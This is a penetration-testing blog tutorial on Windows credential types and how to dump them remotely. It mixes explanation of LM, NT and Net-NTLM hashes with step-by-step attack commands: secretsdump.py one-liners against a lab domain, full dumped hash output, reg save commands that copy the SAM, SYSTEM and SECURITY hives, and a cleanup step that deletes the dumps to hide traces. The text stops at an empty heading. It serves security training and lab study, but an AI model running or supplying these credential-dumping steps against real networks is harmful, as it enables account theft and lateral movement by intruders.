# Credentials in Windows, and how to dump them remotely!

12 min read · Apr 15, 2021

Meriem Laroui

When it comes to trying to break into and owning machines on a target network, the first and most evident step to take is to hunt for any form of credential.

Unfortunately, (or fortunately !) When it comes to Windows systems, credentials don't only revolve around a clear text password and a username, it gets to a whole new level and it can be a little bit overwhelming to grasp all the different forms and concepts at once! But still, through this post, we will try to get over the different types of credentials used, where and how they are stored, and most importantly, how to dump them remotely!

## LM? NTLM? Net-NTLM? So confusing..or not :D

Before diving into it, it’s essential to take a look at the different types of hashes and protocols that are used in AD/Windows environments and grasp their concepts! The only *annoying* part is that they have quite similar names! but don’t worry we’ll work things out.

**1- The LM hash :**

LM hash, LanMan hash, or LAN Manager hash is an old, weak algorithm that was used in legacy windows systems to store passwords. It was disabled by default starting from Windows Vista, but can be found if it’s enabled by a GPO, or, on an older Windows version.

If you are curious about the algorithm used, I invite you to read this, it’s quite simple, thus easy to crack!

Example of an LM hash : `aad3b435b51404eeaad3b435b51404ee`

PS : “aad3b435b51404eeaad3b435b51404ee” is the Null hash.

**2- The NT hash :**

It’s the format currently used to store hashes in Windows environments. It’s based on the MD4 algorithm. Sometimes it’s referred to as the NTLM hash, which can cause some confusion!

Example of an NT hash : `e19ccf75ee54e06b06a5907af13cef42`

The NT and LM hashes are found together when dumping passwords from a Windows machine, in this format :


```
aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42
              LM                :               NT
```

**3- The NTLMv1/v2 hashes :**

NTLMv1/v2 are part of the NTLM (**New Technology LAN Manager**) suite of Windows protocols, for authentication. They are challenge-response protocols that use the LM hash. NTLM is the successor to the authentication protocol in

Microsoft LAN Manager (LANMAN).

In a nutshell, when a user wants to authenticate to a certain resource, the server hosting that resource sends a challenge, which is a random string that is unique on each session and asks the user's machine to encrypt it with the user's LM hash. Once the response is sent, the server hosting the resource sends the encrypted challenge, the challenge, and the username to the domain controller (which knows all the passwords of the users), the DC will then encrypt the received challenge with the user's password hash, if the value is the same as the response received, access is permitted!


LM/NTLM Authentication
1. Request logon
2. Challenge from Server
3. Client's Response
4. Server sends challenge and response to DC
5. DC authenticates client and informs server of result
6. Server notifies client of access granted or denied
Domain Controller

NTLMv2 is the newer version of NTLMv1, which is intended as a cryptographically strengthened replacement for NTLMv1. It is supported by default starting from Windows 2000.

In fact, NTLM was replaced by Kerberos as the default authentication protocol. But it is still maintained and enabled in all Windows systems, for compatibility purposes between older clients and servers. Also, it is still the protocol used by default when it comes to interacting with certain services like SMB.

Example of NTLMv1 hash :

> *u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c*

Example of NTLMv2 hash :

> *admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c783*

> *0315c78303100000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030*

NTLMv1/2 hashes are also referred to as Net-NTLM hashes.

## Where to find hashes?

The NTLMv1/v2 hashes are the types of hashes that can be captured by attacks like Man in the middle, where the attacker inserts himself in the middle of the network in order to listen and interact with the challenge-response traffic and eventually capture these hashes.

More explications about an example of this attack can be found here :

**Credential Access: LLMNR/NBT-NS Poisoning**

Hello everyone, This will be the first post of a long series that will focus on Active Directory/Windows Penetration…

meriemlarouim.medium.com

Other types of hashes are evidently stored in machines. They can be found in different places, like the SAM database, LSA secrets, or the NTDS.dit file.

**1-The Security Account Manager (SAM) :**

The Security Account Manager is a database that stores information about the local users of the machine and their hashed passwords.

SAM is part of the registry. It's stored in the ***HKEY_LOCAL_MACHINE\SECURITY\SAM*** subkey and duplicated to the ***HKEY_LOCAL_MACHINE\SAM*** key. At the file-system level, the SAM registry files are stored together with the rest of the registry files under ***C:\Windows\System32\config.***

**2-The Local Security Authority :**

The Local Security Authority (LSA) is a protected system process that authenticates and logs users onto the local computer, it maintains information about all aspects of local security on a computer.

**LSASS.exe** is the Local Security Authority Server process. It is an executable file located in the ***C:\Windows\System32\*** folder and used to enforce security policies, meaning that it's involved with things like password changes and login verifications. Upon authentication, It queries the SAM database in order to check for the validity of the credentials submitted. LSASS stores credentials of users with active Windows sessions in memory. The stored credentials let users seamlessly access network resources without re-entering their credentials each time. The credentials stored in the LSASS memory aren't only of local users, but it also includes domain accounts credentials.

Another place where we find credentials is LSA Secrets. It is a registry location that contains important data that are used by the Local Security Authority like authentication, logging users on to the host, local security policy etc. LSA secrets are encrypted and stored in ***HKEY_LOCAL_MACHINE/Security/Policy/Secrets,*** the key to decrypt them is stored in ***HKEY_LOCAL_MACHINE/Security/Policy.***


One last thing to add, in the legacy Windows version, passwords were stored in clear texts in the LSASS memory, to support WDigest authentication (an old authentication protocol). In the newer Windows version (from Windows 8.1 and Windows Server 2012), LSASS is prevented from storing credentials in clear text, but this restriction can be easily bypassed by a simple registry modification (when high privilege access is granted on the machine).

**3-The NTDS.dit :**

NTDS (New Technologies Directory Services).DIT (Directory Information Tree). It is a database that stores different pieces of information about the Active directory, including the credentials of domain members. Obviously, this file is only found on Windows Server machines that are Domain controllers. You can find the NTDS file at "C:\Windows\NTDS".

## How to remotely dump these hashes!

In order to dump the credentials on a certain machine, you must compromise a user who is a local administrator on that machine. Once a user is compromised, one of the first steps is to attempt to authenticate to the different machines on the network and identify on which machines that user is a local administrator. Then, you can proceed to dump credentials on those machines. In addition to compromising more users and moving laterally across the network, this can even lead to obtaining the credentials of a domain admin…It all depends on the hygiene of the sys admins and how poorly privileges are managed across the network.



**1-Credential Dumping with Secretsdump.py :**

First, I'd like to cover the secretsdump python script that comes in the impacket toolkit. It's like the swiss army knife of credential dumping, as it allows you to dump credentials present in the SAM database, LSA Secrets, and NTDS.dit file with a one-liner. This will allow us to analyze the different forms of hashes retrieved and better understand them.

To run secretsdump, all you have to do is download the impacket toolkit from here. As options, it takes the domain name, username, the password or hash of the user to authenticate as, and the IP address of the target machine.


Example :

> *secretsdump.py domain_name/username:password@ip_machine*

> *secretsdump.py domain_name/username@ip_machine -hashes LM:NT*

In my small lab environment, I set up a Domain controller with the domain name ***ssi.dz***, and ***user1*** and ***user2*** as domain users. I also joined to it a machine named **COMPUTER2.**

I run secretsdump on COMPUTER2 (which lives at 192.168.1.20) with user1 credentials. (PS : user1 is a local administrator on the machine COMPUTER2).



```
┌──(root💀kali)-[~]
└─# secretsdump.py ssi/User1:PasswordUser1@192.168.1.20
Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd02b9be90ddc488263ae25119c5a9e09
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user2:1001:aad3b435b51404eeaad3b435b51404ee:56523ab27eed842ad0e3f08efbf731ac:::
[*] Dumping cached domain logon information (domain/username:hash)
SSI.DZ/Administrator:$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563
SSI.DZ/user1:$DCC2$10240#user1#6771fd35b76ef6eff18cff42f5363de4
SSI.DZ/user2:$DCC2$10240#user2#ca08b288d8fd2908cfc8d443f617ef83
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SSI\COMPUTER2$:aes256-cts-hmac-sha1-96:75c1fbc33323cb6e1fd4adefb85659ea899e89978e110d34ba4f3689338bb5ff
SSI\COMPUTER2$:aes128-cts-hmac-sha1-96:156d534211662818c5e370bf18456d08
SSI\COMPUTER2$:des-cbc-md5:6e670dba94ef800b
SSI\COMPUTER2$:plain_password_hex:543596f6f7274428f4c2844339cf39e851a00327383f8b7de15aa2d5178a583a71595e82f33d20cec6c46020159c95bec17a69a8f092d192e571afc0e4b9af10178
9f59f6f05d5c4ef5fd3c7e094223d85816987a95732549c62a2d70b92020a61b4147bfda715a822641ac59d5d7059918cdeea8e105df7e63712470987ae5a07d976b47ed0e60f33df8e9cbdc7c40bc4e37dd5
12190f4a514b33ceaac665d820b5b19c3e4ce4dfa4b3aa4db3369930fe6c32b35e118c605474d207f7d2a7259fd1fb3ce86832f4247cc699aba0ae29eacb84c1de335ec60d2dde21aec6e5a253577d2ddb2a6
066c604f4f7602a5bd4
SSI\COMPUTER2$:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×5fab291b4f7f371b2bb888317e25c6805066d968
dpapi_userkey:0×1d03916f61a241760015defa06385eadb50dd541
[*] NL$KM
 0000   2D 9D 53 C0 8E 2A 58 C8  18 26 26 43 F1 C1 3B 77   -.S..*X..&&C..;w
```

Let’s analyse this :

*[*] Target system bootKey:*

This is the machine’s bootKey, which is used to decrypt the SAM, LSA secrets, and cached domain credentials among others.

**The SAM database :**

***[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)*** :

secretsdump is dumping the SAM database in that format (rid 500 is for administrators, 501 is for guests, rid>1000 is for users that were not created by the system).

If you get ‘aad3b435b51404eeaad3b435b51404ee’ in the LM hash, it means you’re dealing with a version of Windows where LM hashes aren’t supported by default (new Windows versions).

> *Example of the output :*

> *Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::*

***[*] Dumping cached domain logon information (domain/username:hash) :***

These are the pieces of information about credentials (domain users credentials) stored in the registry for verification and validation when a domain-joined computer cannot connect to Active directory during a logon. Cached logon information cannot be used to access resources (they can't be presented for authentication), they are only used for local verification.


The only hopeful method is to try and crack them, to extract plain text credentials.

> *Example of the output : SSI.DZ/Administrator:*
> *$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563*
> *SSI.DZ/user1:$DCC2$10240#user1#6771fd35b76ef6eff18cff42f5363de4*
> *SSI.DZ/user2:$DCC2$10240#user2#ca08b288d8fd2908cfc8d443f617ef83*

As we can see, this machine has cached the credentials of the Domain admin, user1, and user2, because these three domain accounts have previously logged on on this machine.


**LSA SECRETS :**

***[*] Dumping LSA Secrets :***



```
[*] $MACHINE.ACC
SSI\COMPUTER2$:aes256-cts-hmac-sha1-96:75c1fbc33323cb6e1fd4adefb85659ea899e89978e110d34ba
SSI\COMPUTER2$:aes128-cts-hmac-sha1-96:156d534211662818c5e370bf18456d08
SSI\COMPUTER2$:des-cbc-md5:6e670dba94ef800b
SSI\COMPUTER2$:plain_password_hex:543596f6f7274428f4c2844339cf39e851a00327383f8b7de15aa2d
9f59f6f05d5c4ef5fd3c7e094223d85816987a95732549c62a2d70b92020a61b4147bfda715a822641ac59d5d
12190f4a514b33ceaac665d820b5b19c3e4ce4dfa4b3aa4db3369930fe6c32b35e118c605474d207f7d2a7259
066c604f4f7602a5bd4
SSI\COMPUTER2$:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec:::
```

This part reveals the Machine accounts passwords, I found this great article about leveraging a <u>Pass the hash attack with a machine account </u>hash.




```
[*] DPAPI_SYSTEM
dpapi_machinekey:0×5fab291b4f7f371b2bb888317e25c6805066d968
dpapi_userkey:0×1d03916f61a241760015defa06385eadb50dd541
[*] NL$KM
 0000   2D 9D 53 C0 8E 2A 58 C8  18 26 26 43 F1 C1 3B 77   -.S..*X..&&C..;w
 0010   5E 6A 50 F5 CE 32 0E 19  C5 6B 0E B3 06 D4 90 1E   ^jP..2...k......
 0020   0B 87 AB D8 16 FE 4D E5  0A F8 48 F6 4E 27 95 1D   ......M...H.N'..
 0030   33 75 92 CE A5 A4 88 45  96 9F 93 E5 88 9D 4D 06   3u.....E......M.
NL$KM:2d9d53c08e2a58c818262643f1c13b775e6a50f5ce320e19c56b0eb306d4901e0b87abd816fe4de50af848f64e27951d337592cea5a48845969f93e5889d4d06
```

DPAPI (Data Protection Application Programming Interface) is used to encrypt/decrypt some credentials saved on Windows systems. Like cookies and saved passwords on browsers.

while NL$KM is the key used to encrypt cached domain passwords.

**NTD.dit :**

Secretsdump can also dump the NTD.DIT file, where the target is a Domain controller. Here is the output when I ran it on the DC.



```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:12f5c774b259a4a170b235f12253847d:::
ssi.dz\user1:1103:aad3b435b51404eeaad3b435b51404ee:3d278165f6d949465b60d71d42ae7ded:::
ssi.dz\user2:1104:aad3b435b51404eeaad3b435b51404ee:56523ab27eed842ad0e3f08efbf731ac:::
ssi.dz\SQLservice:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ssi.dz\user3:1106:aad3b435b51404eeaad3b435b51404ee:2bbfabf7d40e9aaf66ed5b6f2d7555e0:::
ssi.dz\user4:1109:aad3b435b51404eeaad3b435b51404ee:a68afd1f2ab9ca580fa200c71929c120:::
USTHB$:1000:aad3b435b51404eeaad3b435b51404ee:81d9889425d2d4351803f7ec35815867:::
COMPUTER1$:1107:aad3b435b51404eeaad3b435b51404ee:8514338e49cb5296daf8ba4ef2ec0d78:::
COMPUTER2$:1108:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec:::
```

Oh damn…that was an ***awful LOT of hashes***…Now that we understand a little better the hashes that can be dumped from different sources, we can explore some more tools that are usually used to get the hashes.


## 2-Retrieving credentials directly from the registry :

HKEY_LOCAL_MACHINE (HKLM) is a registry hive (A hive in the Windows Registry is the name given to a major section of the registry that contains registry keys, registry subkeys, and registry values), it includes three keys that we are interested in: SAM, SYSTEM, and SECURITY.

The SAM database information is extracted from SAM & System key, while cached credentials and LSA secrets are extracted from System & Security.

The first step is to get a copy of the SYSTEM, SECURITY, and SAM hives and download them back to your machine. We will place the copies in a temp folder, I did this over psexec :


> *reg save HKLM\sam %temp%\sam*
>
> *reg save HKLM\system %temp%\system*
>
> *reg save HKLM\security %temp%\security*



```
C:\Windows\system32>reg save HKLM\sam %temp%\sam
The operation completed successfully.

C:\Windows\system32>reg save HKLM\system %temp%\system
The operation completed successfully.

C:\Windows\system32>reg save HKLM\security %temp%\security
The operation completed successfully.

C:\Windows\system32>
```

To upload the files to your machine, use the *get* command.

Don't forget to clean up and delete the dump files :



```
C:\Windows\system32>del %temp%\sam >nul 2> nul

C:\Windows\system32>del %temp%\system >nul 2> nul

C:\Windows\system32>del %temp%\security >nul 2> nul
```


To read the extracted files, we can use secretsdump :

> *secretsdump.py -sam sam -security security -system system LOCAL*

You can even use creddump, which includes the three tools lsadump, cachedump, and pwdump.

**3-From the Security Account Manager (SAM) :**

